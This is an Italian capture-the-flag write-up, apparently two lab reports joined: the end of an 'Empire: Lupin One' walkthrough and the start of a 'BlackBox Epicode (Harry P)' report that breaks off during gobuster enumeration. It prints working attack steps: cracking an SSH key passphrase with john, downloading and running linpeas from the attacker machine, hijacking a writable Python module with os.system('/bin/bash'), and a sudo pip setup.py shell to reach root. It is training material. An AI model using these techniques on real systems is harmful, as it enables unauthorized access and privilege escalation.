- Individuazione dell'Area Utente (~secret):** Come accennato, il carattere **(tilde)** prima di **secret** indica che stai cercando di accedere alla **directory web personale (Home Directory) dell'utente di sistema chiamato secret** sul server 192.168.50.7.
- Ricerca di File Nascosti (.FUZZ):** L'uso del punto (.) prima della parola chiave **FUZZ** suggerisce che stai cercando attivamente **file o cartelle nascoste** all'interno dell'area web dell'utente **secret**. Nei sistemi Unix/Linux, i file che iniziano con un punto sono nascosti (es. **.bashrc**, **.ssh**, **.git**).



Mettiamo anche **.mysecret.txt** nell'url e troviamo una stringa alfanumerica.

The screenshot shows the CyberChef interface with the following details:

- Input:** A Base58 string: `123456789ABCDEFHJKLMNPRSTUVWXYZabcde...0Rjvai`.
- Alphabet:** `Alphabetic` (selected).
- Output:** The decoded string is a readable SSH private key starting with `-----BEGIN OPENSSH PRIVATE KEY-----`.
- Code View:** The output is displayed in a code editor-like view with syntax highlighting.
- Buttons:** Includes "BAKE!", "Raw Bytes", and "LF" buttons.

L'analisi del set di caratteri ha evidenziato che la stringa era composta da simboli appartenenti all'alfabeto base58, la decodifica mostra un testo leggibile “**BEGIN OPENSSH PRIVATE KEY**”.

Creiamo un file con all'interno la stringa decodificata:

```
(kali㉿kali)-[~]
└─$ sudo nano ssh_key.rsa

(kali㉿kali)-[~]
└─$ ssh2john ssh_key.rsa
ssh_key.rsa:$sshng$2$16$f2df773
0000003010001000020100c1cc78f3
```

Nel secondo comando lo script **ssh2john** prende in input la chiave privata salvata nel file **ssh\_key.rsa**, legge il formato della chiave e ne estrae i parametri crittografici producendo in output una stringa che rappresenta l'hash che john può attaccare.

In seguito creiamo il file contenente l'hash:

```
(kali㉿kali)-[~]
└─$ ssh2john ssh_key.rsa > hash
```

L'operatore **>** scrive nel file chiamato “hash” (se non esiste lo crea) l'output del comando precedente.

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (ssh_key.rsa)
1g 0:00:00:06 DONE (2025-11-11 10:13) 0.1582g/s 15.18p/s 15.18c/s 15.18C/s P@55w0rd.. testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Il comando **john --wordlist=/usr/share/wordlists/fasttrack.txt hash** esegue un **attacco a dizionario** per decifrare la password (o *passphrase*) contenuta nel file di hash.

Il parametro **--wordlist** (o **-w**) indica a John the Ripper di non generare combinazioni casuali, ma di provare sistematicamente ogni singola parola presente nel file **fasttrack.txt** come possibile password.

**fasttrack.txt** è una wordlist inclusa in Kali Linux, nota per contenere password comuni o frequentemente utilizzate.

Successivamente tentiamo di stabilire una **connessione SSH (Secure Shell) remota** alla macchina bersaglio, utilizzando una **chiave privata (P@55w0rd!)** per l'autenticazione.

```
(kali㉿kali)-[~]
$ ssh -i ssh_key.rsa icex64@192.168.50.7
The authenticity of host '192.168.50.7 (192.168.50.7)' can't be established.
ED25519 key fingerprint is: SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.7' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'ssh_key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ ls
user.txt
```

**ssh**: è l'eseguibile principale per il protocollo **Secure Shell**. SSH è un protocollo di rete



```
icex64@LupinOne:~$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 .
drwxr-xr-x 4 root   root  4096 Oct  4 2021 ..
-rw----- 1 icex64 icex64 115 Oct  7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct  4 2021 .profile
-rw----- 1 icex64 icex64 12 Oct  4 2021 .python_history
drwx----- 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt
icex64@LupinOne:~$
```

-a: mostra tutti i file, inclusi quelli nascosti.

-l: mostra il formato esteso con permessi, proprietario, data e ora ect...

Poiché non si hanno i privilegi di root andranno identificate informazioni aggiuntive per ottenere l'accesso root.

Tramite il comando **sudo -l** possiamo chiedere quali comandi è possibile eseguire come superutente senza inserire la password, questo è un comando fondamentale per la fase di privilege escalation.

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

L'output ricevuto è l'indizio cruciale per l'escalation dei privilegi, l'utente "arsene" può eseguire il comando **/usr/bin/python3.9 /home/arsene/heist.py** senza inserire la password.

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser.py
/usr/lib/python3.9/webbrowser.py
```

In un altro terminale avviamo un server web HTTP con lo scopo di rendere disponibile lo script linpeas sulla rete locale in modo che possa essere scaricato ed eseguito sulla macchina bersaglio per tentare di elevare i privilegi.

```
(kali㉿kali)-[~]
└─$ cd /usr/share/peass/linpeas

(kali㉿kali)-[/usr/share/peass/linpeas]
└─$ ls
linpeas_darwin_amd64  linpeas_fat.sh      linpeas_linux_amd64  linpeas_linux_arm64  linpeas_small.sh
linpeas_darwin_arm64   linpeas_linux_386   linpeas_linux_arm     linpeas.sh

(kali㉿kali)-[/usr/share/peass/linpeas]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.7 - - [12/Nov/2025 10:28:54] "GET /linpeas.sh HTTP/1.1" 200 -
└─
```

```
icex64@LupinOne:~$ cd /tmp
icex64@LupinOne:/tmp$ wget 192.168.50.10/linpeas.sh
--2025-11-12 10:28:54--  http://192.168.50.10/linpeas.sh
Connecting to 192.168.50.10:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 971926 (949K) [application/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 949.15K --.-KB/s   in 0.1s

2025-11-12 10:28:54 (9.06 MB/s) - 'linpeas.sh' saved [971926/971926]

icex64@LupinOne:/tmp$ ls
linpeas.sh
systemd-private-56a7536764ee4a429db6eb7268ef19be-apache2.service-jE27Hh
systemd-private-56a7536764ee4a429db6eb7268ef19be-systemd-logind.service-URLGuh
systemd-private-56a7536764ee4a429db6eb7268ef19be-systemd-timesyncd.service-HpAoZi
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

il comando **wget 192.168.50.10/linpeas.sh** recupera il contenuto dal web server e scarica lo script linpeas dalla macchina attaccante alla macchina bersaglio.

Il comando **chmod +x linpeas.sh** viene utilizzato per **modificare i permessi** del file **linpeas.sh**, rendendolo **eseguibile**.

Il comando **./linpeas.sh** esegue lo script **LinPEAS** (Linux Privilege Escalation Awesome Script) che ho precedentemente scaricato e reso eseguibile.

**./** indica alla shell che deve cercare ed eseguire il file (in questo caso linpeas.sh) nella **directory corrente**.

```

icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24110 Nov 12 10:44 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$ 

```

Il comando **ls -al /usr/lib/python3.9/webbrowser.py** viene utilizzato per **visualizzare i dettagli (permessi, proprietà, data) di un file specifico**, in questo caso il modulo python “webbrowser”, il valore **-rwxrwxrwx** indica che l’utente proprietario (**root**), il gruppo proprietario (**root**) e ogni altro utente (incluso **icex64**) hanno i permessi di **lettura (r)**, **scrittura (w)** ed **esecuzione (x)** sul file.

Con **nano /usr/lib/python3.9/webbrowser.py** iniettiamo del codice malevolo **os.system("/bin/bash")** nel file.

Lo script iniettato **os.system("/bin/bash")** è un comando Python che, quando viene eseguito, lancia una **shell di comando interattiva** sul sistema operativo Linux.

**sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py** eseguiamo lo script Python **heist.py** con i privilegi dell’utente **arsene**.

**-u arsene** specifica che il comando successivo deve essere eseguito con l’identità dell’utente **arsene**.

L’utente **arsene** ha il permesso di eseguire il programma **/usr/bin/pip** con i privilegi dell’utente **root** e senza password.

Cercando “**pip privilege escalation**” sul browser trovo un sito che contiene dei comandi da usare per ottenere i privilegi di root.

```
export LFILE=/tmp/file_to_save
TF=$(mktemp -d)
echo "open('$LFILE', 'w+').write('DATA') > $TF/setup.py"
pip install $TF
```

### File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

The read file content is corrupted as wrapped within an exception error.

```
TF=$(mktemp -d)
echo 'raise Exception(open("file_to_read").read())' > $TF/setup.py
pip install $TF
```

### Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
TF=$(mktemp -d)
echo 'from ctypes import cdll; cdll.LoadLibrary("lib.so")' > $TF/setup.py
pip install $TF
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo 'import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')' > $TF/setup.py
sudo pip install $TF
```

**TF=\$(mktemp -d)**: directory temporanea creata.

**echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <\$(tty) >\$(tty) 2>\$(tty)'") > \$TF/setup.py**: il codice iniettato è ora pronto per essere eseguito.

**sudo pip install \$T**: escalation Riuscita, `pip install` esegue il codice in `setup.py` come `root`, lanciando una shell di `root` e sostituendo il processo corrente.

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.MVg2pcimFv
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
setup.py
# cd /root
# cat root.txt
*,.....(((((((((.....,
*,.....(((((((.....,
*,.....(((((((.....,
*,.....(((((((.....,
```

**id**: identifica l'utente confermando l'escalation.

**ls**: mostra il file `setup.py`.

**cd /root**: cambia la directory di lavoro nella **home directory dell'utente root**.

**cat root.txt**: viene visualizzato il contenuto del file `root.txt`, che è la **flag finale** dell'esercizio.





# BB3

# BLACKBOX EPICODE

# HARRY P

# REPORT



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

**2025**

# Report Tecnico: Penetration Test

## “BlackBox Epicode (Harry P)”

### . Introduzione e Obiettivo

La macchina virtuale è stata compromessa da un dipendente infedele di nome Luca, ha sabotato il server, cambiato le password e alterato i servizi. L'obiettivo è quello di riprenderne il controllo tramite un Penetration Testing, ottenere i permessi di root e infine ristabilire l'ordine della macchina.

**MACCHINA TARGET:** BlackBox Epicode (Harry P) - CTF Difficile.


---

### . Configurazione di Rete

- Rete Configurata in “**Rete con NAT**”

Aprendo la BlackBox, come si può notare dallo Screenshot l'indirizzo IP fornito è:

- **IP BLACKBOX EPICODE (Target): 192.168.50.7/24**



Di conseguenza ho configurato l'IP della mia Kali all'indirizzo IP:

- **IP KALI LINUX (Attaccante): 192.168.50.14/24**

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.14/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
```

- Ping Test da KALI alla BLACKBOX funzionante:

```
(kali㉿kali)-[~]
└─$ ping 192.168.50.7
PING 192.168.50.7 (192.168.50.7) 56(84) bytes of data.
64 bytes from 192.168.50.7: icmp_seq=1 ttl=64 time=0.000 ms
64 bytes from 192.168.50.7: icmp_seq=2 ttl=64 time=0.000 ms
64 bytes from 192.168.50.7: icmp_seq=3 ttl=64 time=0.000 ms
64 bytes from 192.168.50.7: icmp_seq=4 ttl=64 time=0.000 ms
^C
--- 192.168.50.7 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3032ms
rtt min/avg/max/mdev = 0.000/0.000/0.000/0.000 ms
```

## . Azione e Analisi delle Vulnerabilità

Qui si passa all'azione, il nostro compito era quello di trovare un modo per infiltrarsi all'interno della macchina, quindi l'obiettivo era quello di cercarne più informazioni possibili da poter sfruttare per permetterci un Penetration Testing.

Il primo comando che è stato utilizzato è:

- **nmap -A -p- 192.168.50.7**
  - Questo comando esegue una scansione di rete molto approfondita e rumorosa sull'indirizzo della macchina target.
  - -A = permette una scansione aggressiva utilizzando vari comandi di nmap che permettono di ricavare informazioni.
  - -p- = dice a nmap di scansionare tutte le 65535 porte TCP.

### Informazioni Importanti ricavate:

- **Sistema Operativo:** Nmap sospetta sia Linux. Menziona specificamente "MikroTik RouterOS 7.X" e altre versioni di Linux.
- **L'indirizzo MAC** (08:00:27:11:C7:F1) appartiene a "**PcS SystemTechnik/Oracle VirtualBox virtual NIC**".  
Questo suggerisce fortemente che il target sia una VM.
- **Porta 21 (FTP):** Synology DiskStation NAS ftpd, l'accesso FTP anonimo è consentito.
- **Porta 80 (HTTP):** Apache httpd 2.4.52 (Ubuntu), la pagina ha il titolo "Login" e reindirizza a login.php.  
È un server web con una pagina di autenticazione.

- **Porta 139 / 445 (SMB/NetBIOS):** Samba (condivisione file di Windows/Linux), la porta 139 è aperta, e anche se la 445 risulta filtrata, la presenza della 139 indica che i servizi di condivisione file sono attivi.

```
L$ nmap -A -p- 192.168.50.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 05:21 EST
Nmap scan report for 192.168.50.7
Host is up (0.0000090s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_.Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.50.7
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)
|   256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_.http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp        (Firmware: 1)
1883/tcp  open  tcpwrapped
|_mqtt-subscribe: Every topic filter was rejected.
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|   256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_. 256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5060/tcp  open  tcpwrapped
|_sip-methods: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK
8080/tcp  open  tcpwrapped
|_http-open-proxy: Proxy might be redirecting requests
| http-title: Directory listing for /
8443/tcp  open  ssl/tcpwrapped
| ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it/countryName=DE
| Not valid before: 2025-11-13T0:21:55
| Not valid after:  2026-11-13T0:21:55
| http-title: Directory listing for /
11211/tcp open  tcpwrapped
MAC Address: 08:00:27:11:C7:F0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X15.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:ruteros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.01 ms 192.168.50.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.16 seconds
```

Il secondo comando che è stato utilizzato è:

- **gobuster dir -u http://192.168.50.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**
  - Questo comando esegue un attacco a dizionario (brute-force) per scoprire directory e file "nascosti" sul server web della macchina target.
  - **gobuster** = è il nome del tool, molto veloce usato per forzare la scoperta di contenuti su server web.
  - **dir** = indica a gobuster di usare la sua modalità "directory-busting", cioè la ricerca di directory e file.
  - **-u** = sta per "URL" e indica il target.
  - **-w "dizionario"** = sta per wordlist e il dizionario è un file di testo che contiene migliaia di nomi comuni di directory e file che gobuster userà per i suoi tentativi.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.50.7
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/images           (Status: 301) [Size: 313] [→ http://192.168.50.7/images/]
/css              (Status: 301) [Size: 310] [→ http://192.168.50.7/css/]
/javascript      (Status: 301) [Size: 317] [→ http://192.168.50.7/javascript/]
/tmp              (Status: 200) [Size: 18]
/oldsite          (Status: 301) [Size: 314] [→ http://192.168.50.7/oldsite/]
/server-status    (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

Grazie a questo comando abbiamo scoperto una directory molto importante:

- **/oldsite**

E' stato utilizzato quindi lo stesso comando di gobuster anche su /oldsite:

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.7/oldsite -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.50.7/oldsite
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 321] [→ http://192.168.50.7/oldsite/images/]
/css             (Status: 301) [Size: 318] [→ http://192.168.50.7/oldsite/css/]
/tmp             (Status: 200) [Size: 17]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

Dopo aver ricevuto informazioni su varie Directory siamo andati ad analizzare il Web Server, più nello specifico alla pagina di autenticazione:

- **192.168.50.7/login.php**

The screenshot shows a browser window with a "Login" page. On the left, there is a large circular logo with a stylized "T" or "Theta" symbol. To the right is a "Login" form with fields for "Username" and "Password" and a "Login" button. Below the browser window is the Kali Linux desktop environment, specifically the "Inspector" application. In the Inspector's "Elements" tab, the HTML code for the logo image is highlighted. The code is as follows:

```

```

This highlights a known vulnerability where the Brainfuck code is embedded directly into the HTML image source attribute.

Dove abbiamo trovato all'interno dell'Inspector un codice che potrebbe essere un Brainfuck.

Siamo quindi andati sul sito che interpreta un codice Brainfuck e abbiamo ottenuto il seguente risultato:

The screenshot shows the "Brainfuck Language" page from dCode. The main area is titled "BRAINFUCK" and includes a "BRAINFUCK INTERPRETER". The input field contains the Brainfuck code: "9991 => di". The "EXECUTE" button is visible below the input field. To the right, there is a "Summary" sidebar with various links related to Brainfuck. The output section shows the memory dump after execution:

```
Memory Dump: [index] = char (ASCII code)
[0] = (0)
[1] = (10)
[2] = (32)
[3] = > (62)
[4] = i (105)
pointer = 4
```

**RISULTATO N°1: 9991 => di**

Abbiamo svolto lo stesso procedimento per l'oldsite di questo Web Server andando quindi all'indirizzo:

- **192.168.50.7/oldsite/login.php**


Dove abbiamo trovato il secondo Brainfuck e grazie all'interprete abbiamo ottenuto il seguente risultato:

**RISULTATO N°2: 12000 => il**


In seguito siamo andati ad analizzare altre Directory che abbiamo trovato tramite gobuster e in particolare alle pagine:

- [192.168.50.7/tmp](#)
- [192.168.50.7/oldsite/tmp](#)

sono spuntati altri numeri che indicavano parole come raffigurato negli Screenshot:



**RISULTATO N°3: 7282 => intenzioni**



**RISULTATO N°4: 41002 => misfatto**

Il terzo comando che è stato utilizzato è:

- **gobuster dir -u http://192.168.50.7 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,bk**
- Questo comando è una versione più specifica e mirata del comando gobuster precedente, mentre prima abbiamo cercato solo directory, ora abbiamo cercato sia directory sia file con estensioni specifiche.
- **gobuster** = è il nome del tool, molto veloce usato per forzare la scoperta di contenuti su server web.
- **dir** = indica a gobuster di usare la sua modalità "directory-busting", cioè la ricerca di directory e file.
- **-u** = sta per "URL" e indica il target.
- **-w "dizionario"** = sta per wordlist e il dizionario rispetto a quello di prima contiene parole più comuni e ovvie.
- **-x** = sta per estensioni, e prova tutte quelle scritte sul dizionario specificato.


```
└─(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.7/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,bk
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.50.7/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt,bk
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 277]
/.php           (Status: 403) [Size: 277]
/.hta.bk        (Status: 403) [Size: 277]
/.hta.php       (Status: 403) [Size: 277]
/.hta.txt       (Status: 403) [Size: 277]
/.htaccess.html (Status: 403) [Size: 277]
/.hta           (Status: 403) [Size: 277]
/.htpasswd.php  (Status: 403) [Size: 277]
/.hta.html      (Status: 403) [Size: 277]
/.htaccess.txt  (Status: 403) [Size: 277]
/.htaccess.bk   (Status: 403) [Size: 277]
/.htpasswd      (Status: 403) [Size: 277]
